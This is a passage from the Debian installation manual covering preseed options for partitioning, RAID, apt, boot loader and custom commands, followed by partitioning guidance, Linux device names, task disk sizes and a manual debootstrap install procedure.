# This makes partman automatically partition without confirmation, provided
# that you told it what to do using one of the methods above.
d-i partman-partitioning/confirm_write_new_label boolean true
d-i partman/choose_partition select finish
d-i partman/confirm boolean true
d-i partman/confirm_nooverwrite boolean true

# When disk encryption is enabled, skip wiping the partitions beforehand.
#d-i partman-auto-crypto/erase_disks boolean false
```

### B.4.7.2 Partitioning using RAID

You can also use preseeding to set up partitions on software RAID arrays. Supported are RAID levels 0, 1, 5, 6 and 10, creating degraded arrays and specifying spare devices.

If you are using RAID 1, you can preseed grub to install to all devices used in the array; see Section [B.4.11](#).

#### WARNING



This type of automated partitioning is easy to get wrong. It is also functionality that receives relatively little testing from the developers of `debian-installer`. The responsibility to get the various recipes right (so they make sense and don't conflict) lies with the user. Check `/var/log/syslog` if you run into problems.

```
# The method should be set to "raid".
#d-i partman-auto/method string raid
# Specify the disks to be partitioned. They will all get the same layout,
# so this will only work if the disks are the same size.
#d-i partman-auto/disk string /dev/sda /dev/sdb

# Next you need to specify the physical partitions that will be used.
#d-i partman-auto/expert_recipe string \
#   multiraid ::                                \
#       1000 5000 4000 raid                      \
#           $primary{ } method{ raid }          \
#       .                                         \
#       64 512 300% raid                          \
#           method{ raid }                      \
#       .                                         \
#       500 10000 1000000000 raid                \
#           method{ raid }                      \
#       .                                         \
# Last you need to specify how the previously defined partitions will be
# used in the RAID setup. Remember to use the correct partition numbers
# for logical partitions. RAID levels 0, 1, 5, 6 and 10 are supported;
# devices are separated using "#".
# Parameters are:
# <raidtype> <devcount> <sparecount> <fstype> <mountpoint> \
#   <devices> <sparedevices>

#d-i partman-auto-raid/recipe string \
#   1 2 0 ext3 /                                  \
#       /dev/sda1#/dev/sdb1                      \
#   .                                             \
#   1 2 0 swap -                                  \
#       /dev/sda5#/dev/sdb5                      \
#   .                                             \
#   0 2 0 ext3 /home                             \
```



```
# /dev/sda6#/dev/sdb6 \
# .

# For additional information see the file partman-auto-raid-recipe.txt
# included in the 'debian-installer' package or available from D-I source
# repository.

# This makes partman automatically partition without confirmation.
d-i partman-md/confirm boolean true
d-i partman-partitioning/confirm_write_new_label boolean true
d-i partman/choose_partition select finish
d-i partman/confirm boolean true
d-i partman/confirm_nooverwrite boolean true
```

### B.4.7.3 Controlling how partitions are mounted

Normally, filesystems are mounted using a universally unique identifier (UUID) as a key; this allows them to be mounted properly even if their device name changes. UUIDs are long and difficult to read, so, if you prefer, the installer can mount filesystems based on the traditional device names, or based on a label you assign. If you ask the installer to mount by label, any filesystems without a label will be mounted using a UUID instead.

Devices with stable names, such as LVM logical volumes, will continue to use their traditional names rather than UUIDs.

#### WARNING



Traditional device names may change based on the order in which the kernel discovers devices at boot, which may cause the wrong filesystem to be mounted. Similarly, labels are likely to clash if you plug in a new disk or a USB drive, and if that happens your system's behaviour when started will be random.

```
# The default is to mount by UUID, but you can also choose "traditional" to
# use traditional device names, or "label" to try filesystem labels before
# falling back to UUIDs.
#d-i partman/mount_style select uuid
```

### B.4.8 Base system installation

There is actually not very much that can be preseeded for this stage of the installation. The only questions asked concern the installation of the kernel.

```
# Configure APT to not install recommended packages by default. Use of this
# option can result in an incomplete system and should only be used by very
# experienced users.
#d-i base-installer/install-recommends boolean false

# The kernel image (meta) package to be installed; "none" can be used if no
# kernel is to be installed.
#d-i base-installer/kernel/image string linux-image-686
```

### B.4.9 Apt setup

Setup of the `/etc/apt/sources.list` and basic configuration options is fully automated based on your installation method and answers to earlier questions. You can optionally add other (local) repositories.

```
# You can choose to install non-free and contrib software.
#d-i apt-setup/non-free boolean true
#d-i apt-setup/contrib boolean true
# Uncomment this if you don't want to use a network mirror.
```

```
#d-i apt-setup/use_mirror boolean false
# Select which update services to use; define the mirrors to be used.
# Values shown below are the normal defaults.
#d-i apt-setup/services-select multiselect security, updates
#d-i apt-setup/security_host string security.debian.org

# Additional repositories, local[0-9] available
#d-i apt-setup/local0/repository string \
#     http://local.server/debian stable main
#d-i apt-setup/local0/comment string local server
# Enable deb-src lines
#d-i apt-setup/local0/source boolean true
# URL to the public key of the local repository; you must provide a key or
# apt will complain about the unauthenticated repository and so the
# sources.list line will be left commented out
#d-i apt-setup/local0/key string http://local.server/key

# By default the installer requires that repositories be authenticated
# using a known gpg key. This setting can be used to disable that
# authentication. Warning: Insecure, not recommended.
#d-i debian-installer/allow_unauthenticated boolean true

# Uncomment this to add multiarch configuration for i386
#d-i apt-setup/multiarch string i386
```

### B.4.10 Package selection

You can choose to install any combination of tasks that are available. Available tasks as of this writing include:

- **standard** (standard tools)
- **desktop** (graphical desktop)
- **gnome-desktop** (Gnome desktop)
- **xfce-desktop** (XFCE desktop)
- **kde-desktop** (KDE Plasma desktop)
- **cinnamon-desktop** (Cinnamon desktop)
- **mate-desktop** (MATE desktop)
- **lxde-desktop** (LXDE desktop)
- **web-server** (web server)
- **print-server** (print server)
- **ssh-server** (SSH server)

You can also choose to install no tasks, and force the installation of a set of packages in some other way. We recommend always including the **standard** task.

If you want to install some individual packages in addition to packages installed by tasks, you can use the parameter `pkgsel/include`. The value of this parameter can be a list of packages separated by either commas or spaces, which allows it to be used easily on the kernel command line as well.

```
#tasksel tasksel/first multiselect standard, web-server, kde-desktop

# Individual additional packages to install
#d-i pkgsel/include string openssh-server build-essential
# Whether to upgrade packages after debootstrap.
# Allowed values: none, safe-upgrade, full-upgrade
#d-i pkgsel/upgrade select none
```

```
# Some versions of the installer can report back on what software you have
# installed, and what software you use. The default is not to report back,
# but sending reports helps the project determine what software is most
# popular and include it on CDs.
#popularity-contest popularity-contest/participate boolean false
```

### B.4.11 Boot loader installation

```
# Grub is the default boot loader (for x86). If you want lilo installed
# instead, uncomment this:
#d-i grub-installer/skip boolean true
# To also skip installing lilo, and install no bootloader, uncomment this
# too:
#d-i lilo-installer/skip boolean true

# This is fairly safe to set, it makes grub install automatically to the MBR
# if no other operating system is detected on the machine.
d-i grub-installer/only_debian boolean true

# This one makes grub-installer install to the MBR if it also finds some other
# OS, which is less safe as it might not be able to boot that other OS.
d-i grub-installer/with_other_os boolean true

# Due notably to potential USB sticks, the location of the MBR can not be
# determined safely in general, so this needs to be specified:
#d-i grub-installer/bootdev string /dev/sda
# To install to the first device (assuming it is not a USB stick):
#d-i grub-installer/bootdev string default

# Alternatively, if you want to install to a location other than the mbr,
# uncomment and edit these lines:
#d-i grub-installer/only_debian boolean false
#d-i grub-installer/with_other_os boolean false
#d-i grub-installer/bootdev string (hd0,1)
# To install grub to multiple disks:
#d-i grub-installer/bootdev string (hd0,1) (hd1,1) (hd2,1)

# Optional password for grub, either in clear text
#d-i grub-installer/password password r00tme
#d-i grub-installer/password-again password r00tme
# or encrypted using an MD5 hash, see grub-md5-crypt(8).
#d-i grub-installer/password-crypted password [MD5 hash]

# Use the following option to add additional boot parameters for the
# installed system (if supported by the bootloader installer).
# Note: options passed to the installer will be added automatically.
#d-i debian-installer/add-kernel-opts string nousb
```

An MD5 hash for a password for grub can be generated using **grub-md5-crypt**, or using the command from the example in Section [B.4.5](#).

### B.4.12 Finishing up the installation

```
# During installations from serial console, the regular virtual consoles
# (VT1-VT6) are normally disabled in /etc/inittab. Uncomment the next
# line to prevent this.
#d-i finish-install/keep-consoles boolean true

# Avoid that last message about the install being complete.
d-i finish-install/reboot_in_progress note
```

```
# This will prevent the installer from ejecting the CD during the reboot,
# which is useful in some situations.
#d-i cdrom-detect/eject boolean false

# This is how to make the installer shutdown when finished, but not
# reboot into the installed system.
#d-i debian-installer/exit/halt boolean true
# This will power off the machine instead of just halting it.
#d-i debian-installer/exit/poweroff boolean true
```

### B.4.13 Preseeding other packages

```
# Depending on what software you choose to install, or if things go wrong
# during the installation process, it's possible that other questions may
# be asked. You can preseed those too, of course. To get a list of every
# possible question that could be asked during an install, do an
# installation, and then run these commands:
#   debconf-get-selections --installer > file
#   debconf-get-selections >> file
```

## B.5 Advanced options

### B.5.1 Running custom commands during the installation

A very powerful and flexible option offered by the preconfiguration tools is the ability to run commands or scripts at certain points in the installation.

When the filesystem of the target system is mounted, it is available in `/target`. If an installation CD is used, when it is mounted it is available in `/cdrom`.

```
# d-i preseeding is inherently not secure. Nothing in the installer checks
# for attempts at buffer overflows or other exploits of the values of a
# preconfiguration file like this one. Only use preconfiguration files from
# trusted locations! To drive that home, and because it's generally useful,
# here's a way to run any shell command you'd like inside the installer,
# automatically.

# This first command is run as early as possible, just after
# preseeding is read.
#d-i preseed/early_command string anna-install some-udeb
# This command is run immediately before the partitioner starts. It may be
# useful to apply dynamic partitioner preseeding that depends on the state
# of the disks (which may not be visible when preseed/early_command runs).
#d-i partman/early_command \
#   string debconf-set partman-auto/disk "$(list-devices disk | head -n1)"
# This command is run just before the install finishes, but when there is
# still a usable /target directory. You can chroot to /target and use it
# directly, or use the apt-install and in-target commands to easily install
# packages and run commands in the target system.
#d-i preseed/late_command string apt-install zsh; in-target chsh -s /bin/zsh
```

### B.5.2 Using preseeding to change default values

It is possible to use preseeding to change the default answer for a question, but still have the question asked. To do this the *seen* flag must be reset to “false” after setting the value for a question.

```
d-i foo/bar string value
d-i foo/bar seen false
```

The same effect can be achieved for *all* questions by setting the parameter `preseed/interactive=true` at the boot prompt. This can also be useful for testing or debugging your preconfiguration file.

Note that the “d-i” owner should only be used for variables used in the installer itself. For variables belonging to packages installed on the target system, you should use the name of that package instead. See the footnote to Section B.2.2.

If you are preseeding using boot parameters, you can make the installer ask the corresponding question by using the “?” operator, i.e. `foo/bar?=value` (or `owner:foo/bar?=value`). This will of course only have effect for parameters that correspond to questions that are actually displayed during an installation and not for “internal” parameters.

For more debugging information, use the boot parameter `DEBCONF_DEBUG=5`. This will cause `debconf` to print much more detail about the current settings of each variable and about its progress through each package’s installation scripts.

### B.5.3 Chainloading preconfiguration files

It is possible to include other preconfiguration files from a preconfiguration file. Any settings in those files will override pre-existing settings from files loaded earlier. This makes it possible to put, for example, general networking settings for your location in one file and more specific settings for certain configurations in other files.

```
# More than one file can be listed, separated by spaces; all will be
# loaded. The included files can have preseed/include directives of their
# own as well. Note that if the filenames are relative, they are taken from
# the same directory as the preconfiguration file that includes them.
#d-i preseed/include string x.cfg

# The installer can optionally verify checksums of preconfiguration files
# before using them. Currently only md5sums are supported, list the md5sums
# in the same order as the list of files to include.
#d-i preseed/include/checksum string 5da499872becccfeda2c4872f9171c3d

# More flexibly, this runs a shell command and if it outputs the names of
# preconfiguration files, includes those files.
#d-i preseed/include_command \
#     string if [ "'hostname'" = bob ]; then echo bob.cfg; fi

# Most flexibly of all, this downloads a program and runs it. The program
# can use commands such as debconf-set to manipulate the debconf database.
# More than one script can be listed, separated by spaces.
# Note that if the filenames are relative, they are taken from the same
# directory as the preconfiguration file that runs them.
#d-i preseed/run string foo.sh
```

It is also possible to chainload from the `initrd` or file preseeding phase, into network preseeding by setting `preseed/url` in the earlier files. This will cause network preseeding to be performed when the network comes up. You need to be careful when doing this, since there will be two distinct runs at preseeding, meaning for example that you get another chance to run the `preseed/early` command, the second one happening after the network comes up.

# Appendix C

## Partitioning for Debian

### C.1 Deciding on Debian Partitions and Sizes

At a bare minimum, GNU/Linux needs one partition for itself. You can have a single partition containing the entire operating system, applications, and your personal files. Most people feel that a separate swap partition is also a necessity, although it's not strictly true. "Swap" is scratch space for an operating system, which allows the system to use disk storage as "virtual memory". By putting swap on a separate partition, Linux can make much more efficient use of it. It is possible to force Linux to use a regular file as swap, but it is not recommended.

Most people choose to give GNU/Linux more than the minimum number of partitions, however. There are two reasons you might want to break up the file system into a number of smaller partitions. The first is for safety. If something happens to corrupt the file system, generally only one partition is affected. Thus, you only have to replace (from the backups you've been carefully keeping) a portion of your system. At a bare minimum, you should consider creating what is commonly called a "root partition". This contains the most essential components of the system. If any other partitions get corrupted, you can still boot into GNU/Linux to fix the system. This can save you the trouble of having to reinstall the system from scratch.

The second reason is generally more important in a business setting, but it really depends on your use of the machine. For example, a mail server getting spammed with e-mail can easily fill a partition. If you made `/var/mail` a separate partition on the mail server, most of the system will remain working even if you get spammed.

The only real drawback to using more partitions is that it is often difficult to know in advance what your needs will be. If you make a partition too small then you will either have to reinstall the system or you will be constantly moving things around to make room in the undersized partition. On the other hand, if you make the partition too big, you will be wasting space that could be used elsewhere. Disk space is cheap nowadays, but why throw your money away?

### C.2 The Directory Tree

Debian GNU/Linux adheres to the [Filesystem Hierarchy Standard](#) for directory and file naming. This standard allows users and software programs to predict the location of files and directories. The root level directory is represented simply by the slash `/`. At the root level, all Debian systems include these directories:

Directory	Content
<code>bin</code>	Essential command binaries
<code>boot</code>	Static files of the boot loader
<code>dev</code>	Device files
<code>etc</code>	Host-specific system configuration
<code>home</code>	User home directories
<code>lib</code>	Essential shared libraries and kernel modules
<code>media</code>	Contains mount points for replaceable media
<code>mnt</code>	Mount point for mounting a file system temporarily
<code>proc</code>	Virtual directory for system information
<code>root</code>	Home directory for the root user
<code>run</code>	Run-time variable data
<code>sbin</code>	Essential system binaries
<code>sys</code>	Virtual directory for system information
<code>tmp</code>	Temporary files

Directory	Content
usr	Secondary hierarchy
var	Variable data
srv	Data for services provided by the system
opt	Add-on application software packages

The following is a list of important considerations regarding directories and partitions. Note that disk usage varies widely given system configuration and specific usage patterns. The recommendations here are general guidelines and provide a starting point for partitioning.

- The root partition `/` must always physically contain `/etc`, `/bin`, `/sbin`, `/lib` and `/dev`, otherwise you won't be able to boot. Typically 250–350MB is needed for the root partition.
- `/usr`: contains all user programs (`/usr/bin`), libraries (`/usr/lib`), documentation (`/usr/share/doc`), etc. This is the part of the file system that generally takes up most space. You should provide at least 500MB of disk space. This amount should be increased depending on the number and type of packages you plan to install. A generous workstation or server installation should allow 4–6GB.
- It is now recommended to have `/usr` on the root partition `/`, otherwise it could cause some trouble at boot time. This means that you should provide at least 600–750MB of disk space for the root partition including `/usr`, or 5–6GB for a workstation or a server installation.
- `/var`: variable data like news articles, e-mails, web sites, databases, the packaging system cache, etc. will be placed under this directory. The size of this directory depends greatly on the usage of your system, but for most people will be dictated by the package management tool's overhead. If you are going to do a full installation of just about everything Debian has to offer, all in one session, setting aside 2 or 3 GB of space for `/var` should be sufficient. If you are going to install in pieces (that is to say, install services and utilities, followed by text stuff, then X, ...), you can get away with 300–500 MB. If hard drive space is at a premium and you don't plan on doing major system updates, you can get by with as little as 30 or 40 MB.
- `/tmp`: temporary data created by programs will most likely go in this directory. 40–100MB should usually be enough. Some applications — including archive manipulators, CD/DVD authoring tools, and multimedia software — may use `/tmp` to temporarily store image files. If you plan to use such applications, you should adjust the space available in `/tmp` accordingly.
- `/home`: every user will put his personal data into a subdirectory of this directory. Its size depends on how many users will be using the system and what files are to be stored in their directories. Depending on your planned usage you should reserve about 100MB for each user, but adapt this value to your needs. Reserve a lot more space if you plan to save a lot of multimedia files (pictures, MP3, movies) in your home directory.

### C.3 Recommended Partitioning Scheme

For new users, personal Debian boxes, home systems, and other single-user setups, a single `/` partition (plus swap) is probably the easiest, simplest way to go. However, if your partition is larger than around 6GB, choose ext3 as your partition type. Ext2 partitions need periodic file system integrity checking, and this can cause delays during booting when the partition is large.

For multi-user systems or systems with lots of disk space, it's best to put `/var`, `/tmp`, and `/home` each on their own partitions separate from the `/` partition.

You might need a separate `/usr/local` partition if you plan to install many programs that are not part of the Debian distribution. If your machine will be a mail server, you might need to make `/var/mail` a separate partition. Often, putting `/tmp` on its own partition, for instance 20–50MB, is a good idea. If you are setting up a server with lots of user accounts, it's generally good to have a separate, large `/home` partition. In general, the partitioning situation varies from computer to computer depending on its uses.

For very complex systems, you should see the [Multi Disk HOWTO](#). This contains in-depth information, mostly of interest to ISPs and people setting up servers.

With respect to the issue of swap partition size, there are many views. One rule of thumb which works well is to use as much swap as you have system memory. It also shouldn't be smaller than 16MB, in most cases. Of course, there are exceptions to these rules. If you are trying to solve 10000 simultaneous equations on a machine with 256MB of memory, you may need a gigabyte (or more) of swap.

On some 32-bit architectures (m68k and PowerPC), the maximum size of a swap partition is 2GB. That should be enough for nearly any installation. However, if your swap requirements are this high, you should probably try to spread the swap across different disks (also called “spindles”) and, if possible, different SCSI or IDE channels. The kernel will balance swap usage between multiple swap partitions, giving better performance.

As an example, an older home machine might have 32MB of RAM and a 1.7GB IDE drive on `/dev/sda`. There might be a 500MB partition for another operating system on `/dev/sda1`, a 32MB swap partition on `/dev/sda3` and about 1.2GB on `/dev/sda2` as the Linux partition.

For an idea of the space taken by tasks you might be interested in adding after your system installation is complete, check Section [D.2](#).

## C.4 Device Names in Linux

Linux disks and partition names may be different from other operating systems. You need to know the names that Linux uses when you create and mount partitions. Here’s the basic naming scheme:

- The first floppy drive is named `/dev/fd0`.
- The second floppy drive is named `/dev/fd1`.
- The first hard disk detected is named `/dev/sda`.
- The second hard disk detected is named `/dev/sdb`, and so on.
- The first SCSI CD-ROM is named `/dev/scd0`, also known as `/dev/sr0`.

The partitions on each disk are represented by appending a decimal number to the disk name: `sda1` and `sda2` represent the first and second partitions of the first SCSI disk drive in your system.

Here is a real-life example. Let’s assume you have a system with 2 SCSI disks, one at SCSI address 2 and the other at SCSI address 4. The first disk (at address 2) is then named `sda`, and the second `sdb`. If the `sda` drive has 3 partitions on it, these will be named `sda1`, `sda2`, and `sda3`. The same applies to the `sdb` disk and its partitions.

Note that if you have two SCSI host bus adapters (i.e., controllers), the order of the drives can get confusing. The best solution in this case is to watch the boot messages, assuming you know the drive models and/or capacities.

Linux represents the primary partitions as the drive name, plus the numbers 1 through 4. For example, the first primary partition on the first drive is `/dev/sda1`. The logical partitions are numbered starting at 5, so the first logical partition on that same drive is `/dev/sda5`. Remember that the extended partition, that is, the primary partition holding the logical partitions, is not usable by itself.

## C.5 Debian Partitioning Programs

Several varieties of partitioning programs have been adapted by Debian developers to work on various types of hard disks and computer architectures. Following is a list of the program(s) applicable for your architecture.

**partman** Recommended partitioning tool in Debian. This Swiss army knife can also resize partitions, create filesystems (“format” in Windows speak) and assign them to the mountpoints.

**fdisk** The original Linux disk partitioner, good for gurus.

Be careful if you have existing FreeBSD partitions on your machine. The installation kernels include support for these partitions, but the way that **fdisk** represents them (or not) can make the device names differ. See the [Linux+FreeBSD HOWTO](#).

**cdisk** A simple-to-use, full-screen disk partitioner for the rest of us.

Note that **cdisk** doesn’t understand FreeBSD partitions at all, and, again, device names may differ as a result.

One of these programs will be run by default when you select Partition disks (or similar). It may be possible to use a different partitioning tool from the command line on VT2, but this is not recommended.

Remember to mark your boot partition as “Bootable”.



### C.5.1 Partitioning for 64-bit PC

If you have an existing other operating system such as DOS or Windows and you want to preserve that operating system while installing Debian, you may need to resize its partition to free up space for the Debian installation. The installer supports resizing of both FAT and NTFS filesystems; when you get to the installer's partitioning step, select the option Manual and then simply select an existing partition and change its size.

The PC BIOS generally adds additional constraints for disk partitioning. There is a limit to how many "primary" and "logical" partitions a drive can contain. Additionally, with pre 1994–98 BIOSes, there are limits to where on the drive the BIOS can boot from. More information can be found in the [Linux Partition HOWTO](#), but this section will include a brief overview to help you plan most situations.

"Primary" partitions are the original partitioning scheme for PC disks. However, there can only be four of them. To get past this limitation, "extended" and "logical" partitions were invented. By setting one of your primary partitions as an extended partition, you can subdivide all the space allocated to that partition into logical partitions. You can create up to 60 logical partitions per extended partition; however, you can only have one extended partition per drive.

Linux limits the partitions per drive to 255 partitions for SCSI disks (3 usable primary partitions, 252 logical partitions), and 63 partitions on an IDE drive (3 usable primary partitions, 60 logical partitions). However the normal Debian GNU/Linux system provides only 20 devices for partitions, so you may not install on partitions higher than 20 unless you first manually create devices for those partitions.

If you have a large IDE disk, and are using neither LBA addressing, nor overlay drivers (sometimes provided by hard disk manufacturers), then the boot partition (the partition containing your kernel image) must be placed within the first 1024 cylinders of your hard drive (usually around 524 megabytes, without BIOS translation).

This restriction doesn't apply if you have a BIOS newer than around 1995–98 (depending on the manufacturer) that supports the "Enhanced Disk Drive Support Specification". Both Lilo, the Linux loader, and Debian's alternative **mbr** must use the BIOS to read the kernel from the disk into RAM. If the BIOS int 0x13 large disk access extensions are found to be present, they will be utilized. Otherwise, the legacy disk access interface is used as a fall-back, and it cannot be used to address any location on the disk higher than the 1023rd cylinder. Once Linux is booted, no matter what BIOS your computer has, these restrictions no longer apply, since Linux does not use the BIOS for disk access.

If you have a large disk, you might have to use cylinder translation techniques, which you can set from your BIOS setup program, such as LBA (Logical Block Addressing) or CHS translation mode ("Large"). More information about issues with large disks can be found in the [Large Disk HOWTO](#). If you are using a cylinder translation scheme, and the BIOS does not support the large disk access extensions, then your boot partition has to fit within the *translated* representation of the 1024th cylinder.

The recommended way of accomplishing this is to create a small (25–50MB should suffice) partition at the beginning of the disk to be used as the boot partition, and then create whatever other partitions you wish to have, in the remaining area. This boot partition *must* be mounted on `/boot`, since that is the directory where the Linux kernel(s) will be stored. This configuration will work on any system, regardless of whether LBA or large disk CHS translation is used, and regardless of whether your BIOS supports the large disk access extensions.

# Appendix D

## Random Bits

### D.1 Linux Devices

In Linux various special files can be found under the directory `/dev`. These files are called device files and behave unlike ordinary files. The most common types of device files are for block devices and character devices. These files are an interface to the actual driver (part of the Linux kernel) which in turn accesses the hardware. Another, less common, type of device file is the named *pipe*. The most important device files are listed in the tables below.

<code>fd0</code>	First Floppy Drive
<code>fd1</code>	Second Floppy Drive

<code>sda</code>	First hard disk
<code>sdb</code>	Second hard disk
<code>sda1</code>	First partition of the first hard disk
<code>sdb7</code>	Seventh partition of the second hard disk

<code>sr0</code>	First CD-ROM
<code>sr1</code>	Second CD-ROM

<code>ttyS0</code>	Serial port 0, COM1 under MS-DOS
<code>ttyS1</code>	Serial port 1, COM2 under MS-DOS
<code>psaux</code>	PS/2 mouse device
<code>gpmdata</code>	Pseudo device, repeater data from GPM (mouse) daemon

<code>cdrom</code>	Symbolic link to the CD-ROM drive
<code>mouse</code>	Symbolic link to the mouse device file

<code>null</code>	Anything written to this device will disappear
<code>zero</code>	One can endlessly read zeros out of this device

#### D.1.1 Setting Up Your Mouse

The mouse can be used in both the Linux console (with `gpm`) and the X window environment. Normally, this is a simple matter of installing `gpm` and the X server itself. Both should be configured to use `/dev/input/mice` as the mouse device. The correct mouse protocol is named **exps2** in `gpm`, and **ExplorerPS/2** in X. The respective configuration files are `/etc/gpm.conf` and `/etc/X11/xorg.conf`.

Certain kernel modules must be loaded in order for your mouse to work. In most cases the correct modules are

autodetected, but not always for old-style serial and bus mice<sup>1</sup>, which are quite rare except on very old computers. Summary of Linux kernel modules needed for different mouse types:

Module	Description
psmouse	PS/2 mice (should be autodetected)
usbhid	USB mice (should be autodetected)
sermouse	Most serial mice
logibm	Bus mouse connected to Logitech adapter card
inport	Bus mouse connected to ATI or Microsoft InPort card

To load a mouse driver module, you can use the **modconf** command (from the package with the same name) and look in the category **kernel/drivers/input/mouse**.

## D.2 Disk Space Needed for Tasks

A standard installation for the amd64 architecture, including all standard packages and using the default kernel, takes up 933MB of disk space. A minimal base installation, without the “Standard system” task selected, will take 701MB.

### IMPORTANT



In both cases this is the actual disk space used *after* the installation is finished and any temporary files deleted. It also does not take into account overhead used by the file system, for example for journal files. This means that significantly more disk space is needed both *during* the installation and for normal system use.

The following table lists sizes reported by aptitude for the tasks listed in tasksel. Note that some tasks have overlapping constituents, so the total installed size for two tasks together may be less than the total obtained by adding up the numbers.

By default the installer will install the GNOME desktop environment, but alternative desktop environments can be selected either by using one of the special CD images, or by specifying the desired desktop environment when the installer is booted (see Section 6.3.6.2).

Note that you will need to add the sizes listed in the table to the size of the standard installation when determining the size of partitions. Most of the size listed as “Installed size” will end up in `/usr` and in `/lib`; the size listed as “Download size” is (temporarily) required in `/var`.

Task	Installed size (MB)	Download size (MB)	Space needed to install (MB)
Desktop environment			
• GNOME (default)	2724	785	3509
• KDE Plasma	4244	1280	5524
• Xfce	2342	657	2999
• LXDE	2486	707	3193
• MATE	2857	757	3614
• Cinnamon	3824	1102	4926
Web server	44	11	55
Print server	440	91	531
SSH server	2	0	2

If you install in a language other than English, **tasksel** may automatically install a *localization task*, if one is available for your language. Space requirements differ per language; you should allow up to 350MB in total for download and installation.

<sup>1</sup> Serial mice usually have a 9-hole D-shaped connector; bus mice have an 8-pin round connector, not to be confused with the 6-pin round connector of a PS/2 mouse or the 4-pin round connector of an ADB mouse.

## D.3 Installing Debian GNU/Linux from a Unix/Linux System

This section explains how to install Debian GNU/Linux from an existing Unix or Linux system, without using the menu-driven installer as explained in the rest of the manual. This “cross-install” HOWTO has been requested by users switching to Debian GNU/Linux from Red Hat, Mandriva, and SUSE. In this section some familiarity with entering \*nix commands and navigating the file system is assumed. In this section, \$ symbolizes a command to be entered in the user’s current system, while # refers to a command entered in the Debian chroot.

Once you’ve got the new Debian system configured to your preference, you can migrate your existing user data (if any) to it, and keep on rolling. This is therefore a “zero downtime” Debian GNU/Linux install. It’s also a clever way for dealing with hardware that otherwise doesn’t play friendly with various boot or installation media.

### NOTE



As this is a mostly manual procedure, you should bear in mind that you will need to do a lot of basic configuration of the system yourself, which will also require more knowledge of Debian and of Linux in general than performing a regular installation. You cannot expect this procedure to result in a system that is identical to a system from a regular installation. You should also keep in mind that this procedure only gives the basic steps to set up a system. Additional installation and/or configuration steps may be needed.

### D.3.1 Getting Started

With your current \*nix partitioning tools, repartition the hard drive as needed, creating at least one filesystem plus swap. You need around 701MB of space available for a console only install, or about 2486MB if you plan to install X (more if you intend to install desktop environments like GNOME or KDE Plasma).

Next, create file systems on the partitions. For example, to create an ext3 file system on partition `/dev/sda6` (that’s our example root partition):

```
# mke2fs -j /dev/sda6
```

To create an ext2 file system instead, omit `-j`.

Initialize and activate swap (substitute the partition number for your intended Debian swap partition):

```
# mkswap /dev/sda5
# sync
# swapon /dev/sda5
```

Mount one partition as `/mnt/debinst` (the installation point, to be the root `/` filesystem on your new system). The mount point name is strictly arbitrary, it is referenced later below.

```
# mkdir /mnt/debinst
# mount /dev/sda6 /mnt/debinst
```

### NOTE



If you want to have parts of the filesystem (e.g. `/usr`) mounted on separate partitions, you will need to create and mount these directories manually before proceeding with the next stage.

### D.3.2 Install debootstrap

The utility used by the Debian installer, and recognized as the official way to install a Debian base system, is **debootstrap**. It uses **wget** and **ar**, but otherwise depends only on `/bin/sh` and basic Unix/Linux tools<sup>2</sup>. Install **wget** and

<sup>2</sup> These include the GNU core utilities and commands like **sed**, **grep**, **tar** and **gzip**.

**ar** if they aren't already on your current system, then download and install **debootstrap**.

Or, you can use the following procedure to install it manually. Make a work folder for extracting the .deb into:

```
# mkdir work
# cd work
```

The **debootstrap** binary is located in the Debian archive (be sure to select the proper file for your architecture). Download the **debootstrap** .deb from the **pool**, copy the package to the work folder, and extract the files from it. You will need to have root privileges to install the files.

```
# ar -x debootstrap_0.X.X_all.deb
# cd /
# zcat /full-path-to-work/work/data.tar.gz | tar xv
```

### D.3.3 Run debootstrap

**debootstrap** can download the needed files directly from the archive when you run it. You can substitute any Debian archive mirror for [http.us.debian.org/debian](http://us.debian.org/debian) in the command example below, preferably a mirror close to you network-wise. Mirrors are listed at <http://www.debian.org/mirror/list>.

If you have a buster Debian GNU/Linux CD mounted at /cdrom, you could substitute a file URL instead of the http URL: **file:/cdrom/debian/**

Substitute one of the following for *ARCH* in the **debootstrap** command: **amd64, arm64, armel, armhf, i386, mips, mips64el, mipsel, powerpc, ppc64el, or s390x**.

```
# /usr/sbin/debootstrap --arch ARCH buster \
  /mnt/debinst http://ftp.us.debian.org/debian
```

If the target architecture is different than the host, you should add the **--foreign** option.

### D.3.4 Configure The Base System

Now you've got a real Debian system, though rather lean, on disk. **chroot** into it:

```
# LANG=C.UTF-8 chroot /mnt/debinst /bin/bash
```

If the target architecture is different from the host, you will need to first copy **qemu-user-static** to the new host:

```
# cp /usr/bin/qemu-ARCH-static /mnt/debinst/usr/bin
# LANG=C.UTF-8 chroot /mnt/debinst qemu-ARCH-static /bin/bash
```

After chrooting you may need to set the terminal definition to be compatible with the Debian base system, for example:

```
# export TERM=xterm-color
```

Depending on the value of **TERM**, you may have to install the **ncurses-term** package to get support for it.

If the target architecture is different from the host, you need to finish the multi-stage boot strap:

```
/debootstrap/debootstrap --second-stage
```

#### D.3.4.1 Create device files

At this point **/dev/** only contains very basic device files. For the next steps of the installation additional device files may be needed. There are different ways to go about this and which method you should use depends on the host system you are using for the installation, on whether you intend to use a modular kernel or not, and on whether you intend to use dynamic (e.g. using **udev**) or static device files for the new system.

A few of the available options are:

- install the **makedev** package, and create a default set of static device files using (after chrooting)

```
# apt install makedev
# mount none /proc -t proc
# cd /dev
# MAKEDEV generic
```

- manually create only specific device files using **MAKEDEV**
- bind mount `/dev` from your host system on top of `/dev` in the target system; note that the `postinst` scripts of some packages may try to create device files, so this option should only be used with care

#### D.3.4.2 Mount Partitions

You need to create `/etc/fstab`.

```
# editor /etc/fstab
```

Here is a sample you can modify to suit:

```
# /etc/fstab: static file system information.
#
# file system      mount point      type      options                                dump pass
/dev/XXX           /                ext3      defaults                                0      1
/dev/XXX           /boot            ext3      ro,nosuid,nodev                        0      2

/dev/XXX           none             swap      sw                                      0      0
proc              /proc            proc      defaults                                0      0

/dev/fd0           /media/floppy    auto      noauto,rw,sync,user,exec              0      0
/dev/cdrom         /media/cdrom     iso9660   noauto,ro,user,exec                   0      0

/dev/XXX           /tmp             ext3      rw,nosuid,nodev                        0      2
/dev/XXX           /var             ext3      rw,nosuid,nodev                        0      2
/dev/XXX           /usr             ext3      rw,nodev                                0      2
/dev/XXX           /home            ext3      rw,nosuid,nodev                        0      2
```

Use **mount -a** to mount all the file systems you have specified in your `/etc/fstab`, or, to mount file systems individually, use:

```
# mount /path # e.g.: mount /usr
```

Current Debian systems have mountpoints for removable media under `/media`, but keep compatibility symlinks in `/`. Create these as needed, for example:

```
# cd /media
# mkdir cdrom0
# ln -s cdrom0 cdrom
# cd /
